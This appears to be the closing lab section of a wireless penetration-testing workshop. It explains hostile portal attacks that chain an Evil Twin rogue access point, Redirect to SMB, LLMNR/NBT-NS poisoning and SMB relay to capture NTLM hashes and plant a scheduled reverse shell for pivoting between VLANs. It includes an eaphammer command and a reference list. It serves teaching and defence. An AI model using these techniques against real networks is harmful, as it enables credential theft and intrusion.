
- https://github.com/s0lst1c3/awae/blob/master/lab7/instructions.txt

Wireless Theory: Hostile Portal Attacks


Consider a scenario in which we have breached the perimeter of a wireless network that is used to provide access to sensitive internal resources. The sensitive resources are located on a restricted VLAN, which is not accessible from the sandboxed VLAN on which we are currently located. An authorized wireless device is currently connected to the wireless network as well, but is located on the restricted VLAN.



We can combine several of the attacks learned in this workshop to pivot into the restricted VLAN through the authorized device, even though we are located on a separate VLAN. To do this, we first force an authorized device to connect to us using an Evil Twin attack.




Once the workstation is connected to our rogue access point, we can redirect all HTTP and DNS traffic to our wireless interface as we did with our captive portal. However, instead configuring our portal's HTTP server to merely serve a static HTML page, we configure it to redirect all HTTP traffic to an SMB share located on a non-existent server.



Quarantine VLAN
Attacker
NAC
Sensitive Resources
Restricted VLAN
Redirect to SMB used to obtain NTLM hash from Victim. Hashes cracked offline, payload sent to victim.
Victim
Attacker's Rogue AP

The result is that our victims are forced to resolve the SMB server's hostname using either NBT-NS or LLMNR. This allows us to perform an LLMNR/NBT-NS poisoning attack, causing the victim to send us a username and password hash. The hash can be cracked offline to obtain a set of Active Directory credentials, which can then be used to pivot back into the Victim. This is called a hostile portal attack.


Although hostile portal attacks are a fast way to steal Active Directory credentials, they aren't a perfect solution to pivoting out of our sandbox. The reason for this is that password cracking is a time consuming process, even with powerful hardware. A more efficient approach is to ensnare multiple authorized endpoints using an Evil Twin attack, as shown in the diagram below.




Next, we use a Redirect to SMB attack as before to force Victim B (in the diagram above) to initiate NTLM authentication with the attacker. However, instead of merely capturing the NTLM hashes as before, we instead perform an SMB Relay attack from Victim B to Victim A. This gives us remote code execution on Victim A.



We use the SMB Relay attack to place a timed payload on Victim A, then kill our access point to allow both victims to connect back to the target network. The timed payload could be a scheduled task that sends a reverse shell back to our machine, allowing us to pivot from one VLAN to the other. Since both victims are authorized endpoints, they are placed back on the restricted VLAN when they reassociate with the target network.



Once this happens, the attacker simply waits for the scheduled reverse shell from Victim A. Once the attacker receives the reverse shell, he or she pivots from the quarantine VLAN to the restricted VLAN.



Wireless Redirect To SMB With LLMNR And NBT-NS Poisoning

The attacks described in the previous section offer us a number of advantages. For one thing, they make the traditional LLMNR/NBT-NS poisoning attack more effective. LLMNR/NBT-NS Poisoning is a somewhat passive attack, which can prove to be a limitation. The attacker must either wait for a broadcast LLMNR/NBT-NS request to appear on the network, or trick a user into clicking a URL beginning with the world "file://". By chaining LLMNR/NBT-NS poisoning with both an Evil Twin attack and a Redirect to SMB attack, the attacker can get meaningful results faster by actively engaging a target.

We already know how LLMNR/NBT-NS poisoning works, so let's talk about Redirect to SMB instead. In a Redirect to SMB attack, the attacker first creates an HTTP server that responds to all requests with a 302 redirect to an SMB share located on the attacker's server. The attacker then uses a man-in-the-middle attack to force all of the victim's HTTP(S) traffic to the malicious HTTP server. When the victim attempts to access any web content, the malicious HTTP server issues the 302 redirect. This causes the victim to attempt to authenticate with the attacker in order to authenticate with the SMB share [17]. In our variation of the attack, we redirect the victim to an SMB share on a nonexistent system. This causes the victim to perform a NetBIOS lookup for a system that doesn't exist. Consequently, the victim broadcasts either an LLMNR or NBT-NS request, allowing the attacker to steal the victim's NTLM hash.

Lab Exercise: Wireless Redirect To SMB With LLMNR/NBT-NS Poisoning

With the theory out of the way, let's pivot into a wireless client using the full Wireless Redirect to SMB With LLMNR/NBT-NS Poisoning attack. The eaphammer tool we used in Evil Twin Attack Using Hostapd-WPE can also be used for this purpose. Before we begin, create an open network using your wireless router. Then connect your Windows AD Victim virtual machine to the open network you just created.

Next, use eaphammer to launch the attack from your Kali virtual machine.

```
root@localhost~# python eaphammer.py --interface wlan0 --essid FREE_WIFI -
c 1  --auth peap --wpa 2 --hostile-portal
```

This will force the victim to connect to our access point, allowing us to pivot into the victim using an SMB Relay attack.

Conclusion

You should now have solid understanding of how to perform effective man-in-the-middle attacks without disrupting network resources. We also learned how to identify in-scope EAP networks and breach them using evil twin attacks. We even learned some network attacks that can be used against Active Directory environments, and demonstrated how to use wireless as a means of pivoting between segregated VLANs to bypass firewalls and NAC systems.

The material covered in this course code is just the beginning. For additional reading, I highly recommend checking out the resources included in the resource section below. I also recommend reading about Karma attacks and the work of researchers such as Dino Dai Zovi and Dominic White. Finally, spend some time thinking about how these attacks could be used against your organization’s network, and what you could do to stop them.

Resources

[1] "Airbase-ng [Aircrack-ng]," in aircrack-ng.org, 2010. [Online]. Available: https://www.aircrack-ng.org/doku.php?id=airbase-ng. Accessed: Feb. 24, 2017.

[2] P. Funk, S. Blake-Wilson, and rfcmarkup version 1, "Extensible authentication protocol tunneled transport layer security Authenticated protocol version 0 (EAP-TTLSv0)," 2008. [Online]. Available: https://tools.ietf.org/html/rfc5281. Accessed: Feb. 24, 2017.

[3] J. R. Vollbrecht, B. Aboba, L. J. Blunk, H. Levkowetz, J. Carlson, and rfcmarkup version 1, "Extensible authentication protocol (EAP)," 2004. [Online]. Available: https://tools.ietf.org/html/rfc3748. Accessed: Feb. 24, 2017.

[4] J. Wright and J. Cache, "Hacking exposed wireless," McGraw-Hill Education Group, 2015. [Online]. Available: http://dl.acm.org/citation.cfm?id=2825917. Accessed: Feb. 24, 2017.

[5] J. Wright and B. Antoniewicz, "PEAP: Pwnd Extensible Authentication Protocol," in ShmooCon, 2008.

[6] M. Marlinspike, "Moxie Marlinspike >> software >> sslstrip," in thoughtcrime.org, 2012. [Online]. Available: https://moxie.org/software/sslstrip/. Accessed: Feb. 24, 2017.

[7] Red Hat, Inc, "Chapter 17. iptables," in Red Hat Enterprise Linux 3: Reference Guide, 2003. [Online]. Available: https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/3/html/Reference_Guide/ch-iptables.html. Accessed: Feb. 24, 2017.

[8] "iptables(8) - Linux man page," in linux.die.net. [Online]. Available: https://linux.die.net/man/8/iptables. Accessed: Feb. 24, 2017.

[9] Mozilla Developer Network, "Strict-transport-security," in developer.mozilla.org, Mozilla Developer Network, 2016. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security. Accessed: Feb. 24, 2017.

[10] D. Keeler, "Preloading HSTS," Mozilla Security Blog, 2012. [Online]. Available: https://blog.mozilla.org/security/2012/11/01/preloading-hsts/. Accessed: Feb. 24, 2017.

[11] L. Nve Egea, "OFFENSIVE: Exploiting changes on DNS server configuration," in Blackhat Asia, 2014. [Online]. Available: https://www.blackhat.com/docs/asia-14/materials/Nve/Asia-14-Nve-Offensive-Exploiting-DNS-Servers-Changes.pdf. Accessed: Feb. 24, 2017.

[12] Protocol standard for a NetBIOS service on a TCP/UDP transport: Concepts and methods. NetBIOS Working Group in the Defense Advanced Research Projects Agency, Internet Activities Board, End-to-End Services Task Force. March 1987. (Format: TXT=158437 bytes) (Also STD0019) (Status: INTERNET STANDARD) (DOI: 10.17487/RFC1001)

[13] Protocol standard for a NetBIOS service on a TCP/UDP transport:
Detailed specifications. NetBIOS Working Group in the Defense Advanced Research Projects Agency, Internet Activities Board, End-to-End Services Task Force. March 1987. (Format: TXT=170262 bytes) (Also STD0019) (Status: INTERNET STANDARD) (DOI:10.17487/RFC1002)

[14] L. Gaffié, "Laurent Gaffié," Trustwave, 2017. [Online]. Available: https://www.trustwave.com/Resources/SpiderLabs-Blog/Responder-2-0---Owning-Windows-Networks-part-3/. Accessed: Feb. 24, 2017.

[15] Microsoft, "Microsoft NTLM," 2017. [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749(v=vs.85).aspx. Accessed: Feb. 24, 2017.

[16] J. Barreto, "The basics of SMB signing (covering both SMB1 and SMB2)," Jose Barreto's Blog, 2010. [Online]. Available: https://blogs.technet.microsoft.com/josebda/2010/12/01/the-basics-of-smb-signing-covering-both-smb1-and-smb2/. Accessed: Feb. 24, 2017.

[17] "SPEAR: Redirect to SMB," 2015. [Online]. Available: https://www.cylance.com/redirect-to-smb. Accessed: Feb. 24, 2017.

[18] "Eduroam US - global Wi-Fi roaming for academia,". [Online]. Available: https://www.eduroam.us/node/10. Accessed: Feb. 24, 2017.

[19] M. Jahoda et al., "Red Hat Enterprise Linux 6.9 Beta Security Guide," 2016. [Online]. Available: https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/html-single/Security_Guide/index.html#sect-Security_Guide-Firewalls-FORWARD_and_NAT_Rules. Accessed: Feb. 24, 2017.

[20] Microsoft, "Message Flow for Basic NTLM Authentication," in MSDN. [Online]. Available: https://msdn.microsoft.com/en-us/library/cc239684.aspx. Accessed: Feb. 24, 2017.

[21] "SMB relay: How we leverage it and how you can stop us," TAGI.WIKI, 2015. [Online]. Available: http://www.tagi.wiki/advisories/smb-relay-how-we-leverage-it-and-how-you-can-stop-us. Accessed: Feb. 24, 2017.

[22] S. Chaudhary, "Evil twin Tutorial," Kali Linux Hacking Tutorials, 2014. [Online]. Available: http://www.kalitutorials.net/2014/07/evil-twin-tutorial.html. Accessed: Feb. 24, 2017.